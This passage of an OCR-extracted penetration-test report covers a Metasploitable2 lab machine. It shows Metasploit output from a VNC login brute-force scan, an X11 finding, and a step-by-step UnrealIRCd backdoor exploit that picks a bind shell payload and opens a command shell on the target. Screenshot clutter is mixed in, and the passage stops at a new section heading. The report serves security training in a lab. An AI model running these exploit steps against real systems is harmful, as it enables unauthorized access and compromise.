[-] 192.168.64.129:5900 - 192.168.64.129:5900 - LOGIN FAILED: :thirupathi (Incorrect: No authentication types available: Too many authentication failures)
[-] 192.168.64.129:5900 - 192.168.64.129:5900 - LOGIN FAILED: :swami (Incorrect: No authentication types available: Too many authentication failures)
[-] 192.168.64.129:5900 - 192.168.64.129:5900 - LOGIN FAILED: :msfadmin (Incorrect: No authentication types available: Too many authentication failures)
[-] 192.168.64.129:5900 - 192.168.64.129:5900 - LOGIN FAILED: :harish (Incorrect: No authentication types available: Too many authentication failures)
[-] 192.168.64.129:5900 - 192.168.64.129:5900 - LOGIN FAILED: :mayuresh (Incorrect: No authentication types available: Too many authentication failures)
[-] 192.168.64.129:5900 - 192.168.64.129:5900 - LOGIN FAILED: :thirupathi (Incorrect: No authentication types available: Too many authentication failures)
[-] 192.168.64.129:5900 - 192.168.64.129:5900 - LOGIN FAILED: :swami (Incorrect: No authentication types available: Too many authentication failures)
[-] 192.168.64.129:5900 - 192.168.64.129:5900 - LOGIN FAILED: :msfadmin (Incorrect: No authentication types available: Too many authentication failures)
[*] 192.168.64.129:5900 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/vnc/vnc_login) > cd /
msf6 auxiliary(scanner/vnc/vnc_login) > ls
[*] exec: ls
bin dev hello.txt initrd.img lib lib64 media opt proc run srv sys user.txt var vmlinuz.old
boot etc home initrd.img.old lib32 lost+found mnt pass.txt root sbin swapfile tmp usr vmlinuz
msf6 auxiliary(scanner/vnc/vnc_login) >
To direct input to this VM, click inside or press Ctrl+G.
28°C Sunny
Search
ENG IN
12:33 20-11-2023

3.20. METASPLOITABLE2 PORT 6000/tcp X11 (access denied) – 192.168.64.129

GENERAL INFORMATION

- OPERATING SYSTEM – METASPLOITABLE2
- The victim system is within the network
- Standard security protocol is implemented within the network
- ISP provider and router are varying as per victim machine


VULNERABILITY INFORMATION


Vulnerability observed – Medium

20. X11port is open in Metasploitable2	
Application	X11 (access denied) on port 6000/tcp
Risk	Medium
Abstract	Weak authentication, potential for unauthorized access
IPMG Control Violation	Access Control
Ease of Exploitation	Medium
Impact	Unauthorized access
Recommendations	Strengthen X11 authentication, restrict access to X11 services | Application-Specific Risk, Unauthorized Access

Proof of Concept

The metasploitable2 X11 port 6000/tcp is exploited by X11 No-Auth Scanner





3.21. METASPLOITABLE2 PORT 6667/tcp irc UnrealIRCd – 192.168.64.129

GENERAL INFORMATION

- OPERATING SYSTEM – METASPLOITABLE2
- The victim system is within the network
- Standard security protocol is implemented within the network
- ISP provider and router are varying as per victim machine


VULNERABILITY INFORMATION


Vulnerability observed – High


21. Irc port is open in Metasploitable2	
Application	irc UnrealIRCd on port 6667/tcp
Risk	High
Abstract	Known vulnerabilities, potential for remote code execution
IPMG Control Violation	Code Execution
Ease of Exploitation	Hard
Impact	System compromise
Recommendations	Apply security patches, restrict access to Unreal IRC services | Application-Specific Risk, Code Execution


Proof of Concept

The metasploitable2 irc port 6667/tcp is exploited by UnrealIRCD 3.2.8.1 Backdoor Command Execution




kali-linux-2023.3-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Library
My Computer
kali-linux-2023.3-vmwar
Metasploitable2-Linux
Metasploitable2-Linux
kali-linux-2023.3-vmware...
kali@kali: ~
File Actions Edit View Help
View the full module info with the info, or info -d command.
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set payload
payload ⇒
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > show payload
[-] Invalid parameter "payload", use "show -h" for more information
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > show payloads
Compatible Payloads
Name Disclosure Date Rank Check Description
0 payload/cmd/unix/adduser normal No Add user with useradd
1 payload/cmd/unix/bind_perl normal No Unix Command Shell, Bind TCP (via Perl)
2 payload/cmd/unix/bind_perl_ipv6 normal No Unix Command Shell, Bind TCP (via perl) IPv6
3 payload/cmd/unix/bind_ruby normal No Unix Command Shell, Bind TCP (via Ruby)
4 payload/cmd/unix/bind_ruby_ipv6 normal No Unix Command Shell, Bind TCP (via Ruby) IPv6
5 payload/cmd/unix/generic normal No Unix Command, Generic Command Execution
6 payload/cmd/unix/reverse normal No Unix Command Shell, Double Reverse TCP (telnet)
7 payload/cmd/unix/reverse_bash_telnet_ssl normal No Unix Command Shell, Reverse TCP SSL (telnet)
8 payload/cmd/unix/reverse_perl normal No Unix Command Shell, Reverse TCP (via Perl)
9 payload/cmd/unix/reverse_perl_ssl normal No Unix Command Shell, Reverse TCP SSL (via perl)
10 payload/cmd/unix/reverse_ruby normal No Unix Command Shell, Reverse TCP (via Ruby)
11 payload/cmd/unix/reverse_ruby_ssl normal No Unix Command Shell, Reverse TCP SSL (via Ruby)
12 payload/cmd/unix/reverse_ssl_double_telnet normal No Unix Command Shell, Double Reverse TCP SSL (telnet)
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > use 3
[-] Invalid module index: 3
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > show options
To direct input to this VM, click inside or press Ctrl+G.
27°C
Mostly sunny
Search
ENG
IN
13:19
20-11-2023


kali-linux-2023.3-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Library
My Computer
kali-linux-2023.3-vmwar
Metasploitable2-Linux
Metasploitable2-Linux
kali-linux-2023.3-vmware...
kali@kali: ~
File Actions Edit View Help
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > run
[-] 192.168.64.129:6667 - Exploit failed: A payload has not been selected.
[*] Exploit completed, but no session was created.
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set payload payload/cmd/unix/bind_ruby
payload ⇒ cmd/unix/bind_ruby
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > run
[*] 192.168.64.129:6667 - Connected to 192.168.64.129:6667 ...
:irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname ...
:irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
[*] 192.168.64.129:6667 - Sending backdoor command ...
[*] Started bind TCP handler against 192.168.64.129:4444
[*] Command shell session 1 opened (192.168.64.128:36929 → 192.168.64.129:4444) at 2023-11-20 02:46:10 -0500
show sessions -i
sessions --i
Usage: sessions <id>
Interact with a different session Id.
This command only accepts one positive numeric argument.
This works the same as calling this from the MSF shell: sessions -i <session id>
sessions -i
Usage: sessions <id>
Interact with a different session Id.
This command only accepts one positive numeric argument.
This works the same as calling this from the MSF shell: sessions -i <session id>
cd /
To direct input to this VM, click inside or press Ctrl+G.
27°C
Mostly sunny
Search
ENG
IN
13:20
20-11-2023



3.22. METASPLOITABLE2 PORT 8009/tcp ajp13 Apache Jserv (Protocol v1.3) – 192.168.64.129

GENERAL INFORMATION

- OPERATING SYSTEM – METASPLOITABLE2
- The victim system is within the network
- Standard security protocol is implemented within the network
- ISP provider and router are varying as per victim machine


VULNERABILITY INFORMATION

